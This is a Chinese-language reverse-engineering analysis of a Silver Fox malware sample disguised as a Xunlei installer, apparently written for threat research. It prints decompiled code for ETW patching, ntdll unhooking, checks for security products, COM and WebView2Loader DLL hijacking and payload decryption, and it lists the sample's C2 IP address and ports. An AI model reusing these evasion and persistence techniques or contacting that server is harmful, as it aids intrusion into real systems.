

银狐样本-伪装为迅雷安装包

样本MD5:1DB2090F78404DA4EDE41B1D33EE2300

行为分析


在C盘释放一个可执行文件，文件与目录未隐藏

15:54:05:452	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_read	C:\Users\xiaoxia\AppData\Local\Temp\nseC9D1.tmp
15:54:05:452	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_touch	C:\cygwin
15:54:05:452	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_touch	C:\cygwin\Bio74
15:54:05:452	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_touch	C:\cygwin\Bio74\DMPDO
15:54:05:452	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_touch	C:\cygwin\Bio74\DMPDO\msupd_35107
15:54:05:452	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_touch	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe
15:54:07:201	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_write	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe
15:54:07:232	XunLei12.8.1_x64.exe	6892:0	6892	FILE_modified	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe
15:54:07:232	XunLei12.8.1_x64.exe	6892:0	6892	FILE_open	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe
15:54:07:263	XunLei12.8.1_x64.exe	6892:3168	6892	FILE_read	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe
15:54:07:279	XunLei12.8.1_x64.exe	6892:0	6892	PROC_exec	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe
15:54:07:279	XunLei12.8.1_x64.exe	6892:0	6892	BA_exec_extrat...	C:\cygwin\Bio74\DMPDO\msupd_35107\vhtkjffr.exe

接着释放的可执行文件再次在c盘释放了一些文件，且为隐藏属性

15:54:07:1920	vhtkjffr.exe	5652:3476	6892	FILE_touch	C:\winget
15:54:07:920	vhtkjffr.exe	5652:3476	6892	FILE_touch	C:\winget\hDqF
15:54:07:920	vhtkjffr.exe	5652:3476	6892	FILE_touch	C:\winget\hDqF\bR80
15:54:07:920	vhtkjffr.exe	5652:3476	6892	FILE_touch	C:\winget\hDqF\bR80\NyQV
15:54:07:920	vhtkjffr.exe	5652:3476	6892	FILE_touch	C:\winget\hDqF\bR80\NyQV\diag_823B
15:54:07:920	vhtkjffr.exe	5652:0	6892	FILE_open	C:\winget\hDqF\bR80\NyQV\diag_823B\runtimeutil.exe
15:54:07:920	vhtkjffr.exe	5652:3476	6892	FILE_touch	C:\winget\hDqF\bR80\NyQV\diag_823B\runtimeutil.exe
15:54:07:920	vhtkjffr.exe	5652:0	6892	FILE_open	C:\winget\hDqF\bR80\NyQV\diag_823B\runtimeutil.exe
15:54:07:920	vhtkjffr.exe	5652:3476	6892	FILE_write	C:\winget\hDqF\bR80\NyQV\diag_823B\runtimeutil.exe
15:54:07:920	vhtkjffr.exe	5652:0	6892	FILE_modified	C:\winget\hDqF\bR80\NyQV\diag_823B\runtimeutil.exe

释放的文件具有有效签名，看文件名是伪装为阿里的文件。随后执行runtimeutil.exe 文件。该文件包含符号路径 C:\Users\admin\Desktop\AliyunLog-2017\UserInfocollect\X64\Release\AliyunWrapExe.pdb,那么runtimeutil.exe就是 AliyunWrapExe程序



逆向分析

AliyunWrapExe

很明显的白加黑加加密shellcode 的模式

res_bg.bmp 是图片隐写术的文件

名称	修改日期	类型	大小
AliyunConfig.ini	2026/7/16 15:54	配置设置	1 KB
AliyunWrap.dll	2026/7/16 15:54	应用程序扩展	132 KB
AliyunWrap.dllid0	2026/7/16 16:12	ID0 文件	16 KB
AliyunWrap.dllid1	2026/7/16 16:12	ID1 文件	0 KB
AliyunWrap.dllid2	2026/7/16 16:12	ID2 文件	6 KB
AliyunWrap.dllnam	2026/7/16 16:12	NAM 文件	0 KB
AliyunWrap.dlltl	2026/7/16 16:12	TIL 文件	1 KB
AliyunWrap_original.dll	2026/7/16 15:54	应用程序扩展	571 KB
edge_prefs.dat	2026/7/16 15:54	媒体文件(.dat)	1 KB
edgestore.dll	2026/7/16 15:54	应用程序扩展	130 KB
res_bg.bmp	2026/7/16 15:54	BMP 文件	133 KB
res_icon.bmp	2026/7/16 15:54	BMP 文件	210 KB



AliyunWrapExe 加载AliyunWrap.dll

AliyunWrap.dll 搜索res_bg.bmp定位到恶意代码

```
v6 = v5;
if ( ModuleHandleA )
{
    if ( v5 )
    {
        NtAllocateVirtualMemory = ( _int64 )GetProcAddress( ModuleHandleA, "NtAllocateVirtualMemory" );
        NtProtectVirtualMemory = ( _int64 ( __fastcall *) ( _QWORD, _QWORD, _QWORD, _QWORD ) ) GetProcAddress(
            ModuleHandleA,
            "NtProtectVirtualMemory" );
        NtFlushInstructionCache = ( _int64 )GetProcAddress( ModuleHandleA, "NtFlushInstructionCache" );
        GetModuleFileNameW = ( DWORD ( __stdcall *) ( HMODULE, LPWSTR, DWORD ) ) GetProcAddress( v6, "GetModuleFileNameW" );
        qword_18001AB18 = ( _int64 ( __fastcall *) ( _QWORD, _QWORD, _QWORD ) ) GetModuleFileNameW;
        if ( NtAllocateVirtualMemory )
        {
            if ( NtProtectVirtualMemory )
            {
                if ( NtFlushInstructionCache )
                {
                    if ( GetModuleFileNameW )
                    {
                        sub_1800014E4();
                        sub_180001994();
                        if ( ( unsigned int ) qword_18001AB18( qword_18001AAE0, FileName, 260 ) )
                        {
                            v8 = sub_180002E90( FileName, 0x5Cu );
                            if ( v8 )
                            {
                                v8->m128i_i16[1] = 0;
                                sub_180005740( FileName, 260, L"res_bg.bmp" );
                            }
                            v9 = nullptr;
                            LODWORD( v33 ) = 0;
                            v10 = 0;
                            for ( i = 0; i < 10000; i += 1000 )
                            {
                                00000B11 StartAddress:75 (180001711)
```

ETW对抗

将NtTraceEvent、EtwEventWrite 修改为 xor eax,eax ret

```
EtwEventWrite = GetModuleHandleA( "ntdll.dll" );
v1 = EtwEventWrite;
if ( EtwEventWrite )
{
    NtTraceEvent = GetProcAddress( EtwEventWrite, "NtTraceEvent" );
    v3 = NtTraceEvent;
    if ( NtTraceEvent )
    {
        VirtualProtect( NtTraceEvent, 3u, 0x40u, &f10ldProtect );
        *( _WORD * ) v3 = -16333;
        *( ( _BYTE * ) v3 + 2 ) = -61;
        VirtualProtect( v3, 3u, 0x20u, &f10ldProtect );
    }
    EtwEventWrite = ( HMODULE ) GetProcAddress( v1, "EtwEventWrite" );
    v4 = EtwEventWrite;
    if ( EtwEventWrite )
    {
        VirtualProtect( EtwEventWrite, 3u, 0x40u, &f10ldProtect );
        *( _WORD * ) v4 = 0xC033;
        *( ( _BYTE * ) v4 + 2 ) = -61;
        LODWORD( EtwEventWrite ) = VirtualProtect( v4, 3u, 0x20u, &f10ldProtect );
    }
}
return ( int ) EtwEventWrite;
}
```

unhook ntdll

读取干净的ntdll文件，然后替换当前进程加载的ntdll内存

```
v0 = 0;
ModuleHandleA = GetModuleHandleA("ntdll.dll");
if ( !ModuleHandleA )
    return 0;
if ( !GetSystemDirectoryW(Buffer, 0x104u) )
    return 0;
sub_180005740(Buffer, 260, (__int64)L"\\ntdll.dll");
FileW = CreateFileW(Buffer, 0x80000000, 1u, nullptr, 3u, 0, nullptr);
v3 = FileW;
if ( FileW == (HANDLE)-1LL )
    return 0;
FileSize = GetFileSize(FileW, nullptr);
v5 = FileSize;
if ( FileSize - 64 > 0xFFFFFFFFBE )
    goto LABEL_21;
v6 = (int *)VirtualAlloc(nullptr, FileSize, 0x1000u, 4u);
v7 = v6;
if ( !v6 )
    goto LABEL_21;
NumberOfBytesRead = 0;
if ( !ReadFile(v3, v6, v5, &NumberOfBytesRead, nullptr) || NumberOfBytesRead != v5 )
{
    VirtualFree(v7, 0, 0x8000u);
LABEL_21:
    CloseHandle(v3);
    return 0;
}
CloseHandle(v3);
```

替换内存

```
if ( *(_WORD *)v7 == 0x5A4D )
{
    v8 = (IMAGE_NT_HEADERS64 *)((char *)v7 + v7[15]);
    if ( v8->Signature == 0x4550 )
    {
        v9 = (IMAGE_SECTION_HEADER *)((char *)v8->OptionalHeader + v8->FileHeader.SizeOfOptionalHeader);
        while ( v0 < v8->FileHeader.NumberOfSections )
        {
            if ( *(_DWORD *)v9->Name == 'txet' )
            {
                v10 = v9->Misc.PhysicalAddress;
                v11 = v9->SizeOfRawData;
                v12 = (unsigned int)v10;
                if ( v11 <= (unsigned int)v10 )
                {
                    v12 = v11;
                    v13 = (__m128i *)((char *)ModuleHandleA + v9->VirtualAddress);
                    VirtualProtect(v13, v9->Misc.PhysicalAddress, 0x40u, &fl0ldProtect);
                    sub_18000E170(v13, (const __m128i *)((char *)v7 + v9->PointerToRawData), (unsigned int)v12);
                    if ( v10 > v12 )
                    {
                        sub_18000E810((__m128i *)((char *)v13 + v12), 0, (unsigned int)v10 - v12);
                        VirtualProtect(v13, v10, 0x20u, &fl0ldProtect);
                        NtFlushInstructionCache(-1, 0, 0);
                        VirtualFree(v7, 0, 0x8000u);
                        return 1;
                    }
                }
                ++v0;
                ++v9;
            }
        }
    }
}
```

加载执行shellcode

读取res_bg.bmp文件


```

if ( v8 )
{
    v25 = *((_DWORD *)v4 + 44);
    if ( v25 )
    {
        v26 = *((_DWORD *)v4 + 45);
        if ( v26 )
        {
            while ( v26 >= 8 )
            {
                v27 = v25;
                if ( !*( _DWORD *)&v6[v25] )
                    break;
                v28 = *(unsigned int *)&v6[v25 + 4];
                if ( (unsigned int)v28 < 8 || (unsigned int)v28 > v26 )
                    break;
                v29 = (unsigned __int64)(v28 - 8) >> 1;
                v30 = &v6[v25 + 8];
                if ( (_DWORD)v29 )
                {
                    v31 = (unsigned int)v29;
                    do
                    {
                        if ( (*(_WORD *)v30 & 0xF000) == 0xA000 )
                            *(_QWORD *)&v6[( *(_WORD *)v30 & 0xFFF) + *(unsigned int *)&v6[v25]] += v8;
                        v30 += 2;
                        --v31;
                    } while ( v31 );
                }
                v25 += *(_DWORD *)&v6[v25 + 4];
                v26 -= *(_DWORD *)&v6[v27 + 4];
            }
        }
    }
}
00000714:sub_1800010C0:178 (180001314)

```

fake AliyunWrap.dll

检查火绒

```

HKEY hKey; // [rsp+280h] [rbp+180h] BYREF

hKey = nullptr;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Huorong", 0, 0x20019u, &hKey)
    || !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Services\\HipsDaemon", 0, 0x20019u, &hKey)
    || !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Huorong\\Hips", 0, 0x20019u, &hKey) )
{
    RegCloseKey(hKey);
    return 1;
}
if ( GetFileAttributesW(L"C:\\Program Files (x86)\\Huorong\\HipsDaemon.exe") != -1
    || GetFileAttributesW(L"C:\\Program Files\\Huorong\\HipsDaemon.exe") != -1
    || GetFileAttributesW(L"C:\\ProgramData\\Huorong\\HipsDaemon.exe") != -1 )
{
    return 1;
}
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v2 = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != (HANDLE)-1LL )
{
    pe.dwSize = 568;
    for ( i = Process32FirstW(Toolhelp32Snapshot, &pe); i = Process32NextW(v2, &pe) )
    {
        if ( !i )
        {
            CloseHandle(v2);
            return 0;
        }
        if ( !lstrcmpiW(pe.szExeFile, L"HipsDaemon.exe")
            || !lstrcmpiW(pe.szExeFile, L"HipsTray.exe")
            || !lstrcmpiW(pe.szExeFile, L"HipsMain.exe")
            || !lstrcmpiW(pe.szExeFile, L"wsctrlsvc.exe")
            || !lstrcmpiW(pe.szExeFile, L"HRSoftTray.exe") )
        {
            return 1;
        }
    }
}
000011C8:sub_180001DC8:7 (180001DC8)

```

如果检测到了火绒环境

读取edge_prefs.dat获得到最初释放的pe文件路径，然后删除文件

```


{
    NumberOfBytesRead = 0;
    if ( ReadFile(FileW, &Buffer, 4u, &NumberOfBytesRead, nullptr) )
    {
        if ( NumberOfBytesRead == 4 )
        {
            nNumberOfBytesToRead = 0;
            if ( ReadFile(v2, &nNumberOfBytesToRead, 4u, &NumberOfBytesRead, nullptr) )
            {
                if ( NumberOfBytesRead == 4 && nNumberOfBytesToRead - 1 <= 0x3FE )
                {
                    v3 = (WCHAR *)VirtualAlloc(nullptr, nNumberOfBytesToRead + 4, 0x1000u, 4u);
                    v4 = v3;
                    if ( v3 )
                    {
                        if ( ReadFile(v2, v3, nNumberOfBytesToRead, &NumberOfBytesRead, nullptr)
                            && NumberOfBytesRead == nNumberOfBytesToRead )
                        {
                            dwProcessId = 0;
                            ReadFile(v2, &dwProcessId, 4u, &NumberOfBytesRead, nullptr);
                            CloseHandle(v2);
                            for ( i = 0; i < nNumberOfBytesToRead; i += 4 )
                                *(((BYTE *)v4) + v6 + i) ^= *(&Buffer + (v6 & 3)) ^ (unsigned __int8)(7 * v7 + 3) );
                            v6 = i;
                            v7 = i++;
                        }
                    }
                    if ( GetFileAttributesW(v4) != -1 && !DeleteFileW(v4) )
                    {
                        if ( dwProcessId )
                        {
                            v8 = OpenProcess(0x100000u, 0, dwProcessId);
                            v9 = v8;
                        }
                    }
                }
            }
        }
    }
}
00002158:sub_180002B30:59 (180002D58)

```

新建AppData\Roaming\Microsoft\EdgeUpdate\文件夹，随后拷贝edgestore.dll 与res_icon.bmp 到AppData\Roaming\Microsoft\EdgeUpdate\ 文件夹下

COM Hijacking


创建注册表项HKCU\Software\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InprocServer32



{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}: CAccPropServicesClass类的 CLSID。

随后执行explorer.exe触发加载恶意dll

创建注册表Run键



如果没有检测到火绒环境，就执行针对360环境的代码，开始也是一样的采用com劫持的方法，但是如果com劫持没有成功，就会采用WebView2Loader.dll 劫持



WebView2Loader dll劫持

解密恶意的WebView2Loader.dll文件，采用异或单字节0X7A

```
sub_180006470(v11 + 2, 259 - ((v11 - (__int64)Filename) >> 1), L"WebView2Loader.dll");
v12 = CreateFileW(Filename, 0x80000000, 1u, nullptr, 3u, 0, nullptr);
v13 = v12;
if ( v12 != (HANDLE)-1LL )
{
    FileSize = GetFileSize(v12, nullptr);
    v15 = FileSize;
    if ( FileSize - 1 <= 0x9FFFFFFE
        && (v16 = VirtualAlloc(nullptr, FileSize, 0x3000u, 4u), (v17 = v16) != nullptr) )
    {
        LODWORD(phkResult) = 0;
        ReadFile(v13, v16, v15, (LPDWORD)&phkResult, nullptr);
        CloseHandle(v13);
        if ( (*v17 != 77 || v17[1] != 90) && (_DWORD)phkResult )
        {
            v18 = v17;
            v19 = (unsigned int)phkResult;
            do
            {
                *v18++ ^= 0x7Au;
                --v19;
            }
            while ( v19 );
        }
        v20 = CreateFileW(Filename, 0x40000000u, 0, nullptr, 2u, 0x80u, nullptr);
        v21 = v20;
        if ( v20 != (HANDLE)-1LL )
        {
00000C1E sub_180001140:211 (18000181E)
```

保存原本OneDrive路径下的WebView2Loader.dll文件为WebView2Loader_orig.dll。然后将恶意的WebView2Loader.dll替换OneDrive路径下的WebView2Loader.dll。

将当前程序的路径异或加密后保存到临时目录下的edge_cfg.tmp文件中。

恶意WebView2Loader.dll也是做一样的Com劫持，最终执行edgestore.dll。

edgestore.dll

edgestore.dll最终解密res_icon.bmp内存加载执行

```
    ++v7;
}
while ( v7 < GetTickCount() % 3 + 2 );
}
Handles[0] = (HANDLE)0x966F6EA3F576A89CCL;
Handles[1] = (HANDLE)0xFA2EA1A8791B2EDALL;
GetModuleFileNameW(hModule, Filename, 0x104u);
v12 = sub_180002E90(Filename, 92);
if ( v12 )
{
    *(_WORD *)(v12 + 2) = 0;
    wcsncpy(String2, L"res_icon.bmp");
    lstrcatW(Filename, String2);
    v13 = qword_18001AB58(Filename, 0x80000000LL, 1, 0, 3, 0, 0);
    v14 = (void *)v13;
    if ( v13 != -1 )
    {
        v15 = qword_18001AB68(v13, 0);
        v16 = v15;
        if ( v15 - 1 <= 0xFFFFFFFFD
            && (v82 = v15, v17 = (char *)qword_18001AB48(0, v15, 12288, 4), v76 = v17, (v18 = v17) != nullptr) )
        {
            v79 = 0;
            qword_18001AB60(v14, v17, v16, &v79, 0);
            CloseHandle(v14);
            v19 = *(unsigned int *)(v18 + 2);
            if ( (unsigned int)v19 >= v16 )
            goto LABEL_118;
            v20 = &v18[v19];
            v21 = v16 - (unsigned int)v19;
            if ( (_DWORD)v21 )
            {
                v22 = &v18[v19];
                v23 = 0;
                do
                {
00000A6F StartAddress:320 (18000166F)
```

恶意res_icon.bmp

循环异或16字节解密恶意的res_icon.bmp文件得到银狐的上线模块

```
.data:000000018002A738      aAvckernelmanag db '.?AVCKernelManager@@',0 ; type descriptor name
.data:000000018002A74D      align 10h
.data:000000018002A750      ; WCHAR String
.data:000000018002A750      String:                                     ; DATA XREF: sub_18000B490:loc_18000B4D6To
.data:000000018002A750      ;                                     ; sub_18000B4D6+2C70 ...
.data:000000018002A750      text "UTF-16LE", '|0:dq|0:db|0:1k|0:hs|0:ld|1:1l|0:hb|1:pj|4 .7 .6202'
.data:000000018002A7B6      text "UTF-16LE", '|zb|0.1:bb|'
.data:000000018002A7CC      db 0A4h
.data:000000018002A7CD      db 88h
.data:000000018002A7CE      db 808h
.data:000000018002A7CF      db 9Eh
.data:000000018002A7D0      db 3Ah ; :
.data:000000018002A7D1      db 0
.data:000000018002A7D2      db 7Ah ; z
.data:000000018002A7D3      db 0
.data:000000018002A7D4      db 66h ; f
.data:000000018002A7D5      db 0
.data:000000018002A7D6      db 7Ch ; |
.data:000000018002A7D7      db 0
.data:000000018002A7D8      db 31h ; 1
.data:000000018002A7D9      db 0
.data:000000018002A7DA      db 3Ah ; :
.data:000000018002A7DB      db 0
.data:000000018002A7DC      db 6Ch ; l
.data:000000018002A7DD      db 0
.data:000000018002A7DE      db 63h ; c
.data:000000018002A7DF      db 0
.data:000000018002A7E0      db 7Ch ; |
.data:000000018002A7E1      db 0
.data:000000018002A7E2      db 31h ; 1
.data:000000018002A7E3      db 0
.data:000000018002A7E4      db 3Ah ; :
.data:000000018002A7E5      db 0
.data:000000018002A7E6      db 64h ; d

00029750 000000018002A750: .data:String
```

解析配置为

```
[+] 提取到 5289 字节的配置数据

[+] 解析出的键值对:
p1: 27.124.18.166
o1: 63016
t1: 1
p2: 27.124.18.166
o2: 63026
t2: 1
p3:
o3:
t3: 1
sp1: SUPER_ADMIN_IP_PLACEHOLDER_1_DO_NOT_MODIFY_THIS_STRING_XXXXXXXXXXXXXXXXXXXXXXXXXXXX
so1: SUPER_ADMIN_PORT_PLACEHOLDER_1_XXXX
st1: SUPER_ADMIN_TCP_PLACEHOLDER_1_X
sp2: SUPER_ADMIN_IP_PLACEHOLDER_2_DO_NOT_MODIFY_THIS_STRING_XXXXXXXXXXXXXXXXXXXXXXXXXXXX
so2: SUPER_ADMIN_PORT_PLACEHOLDER_2_XXXX
st2: SUPER_ADMIN_TCP_PLACEHOLDER_2_X
sp3: SUPER_ADMIN_IP_PLACEHOLDER_3_DO_NOT_MODIFY_THIS_STRING_XXXXXXXXXXXXXXXXXXXXXXXXXXXX
so3: SUPER_ADMIN_PORT_PLACEHOLDER_3_XXXX
st3: SUPER_ADMIN_TCP_PLACEHOLDER_3_X
```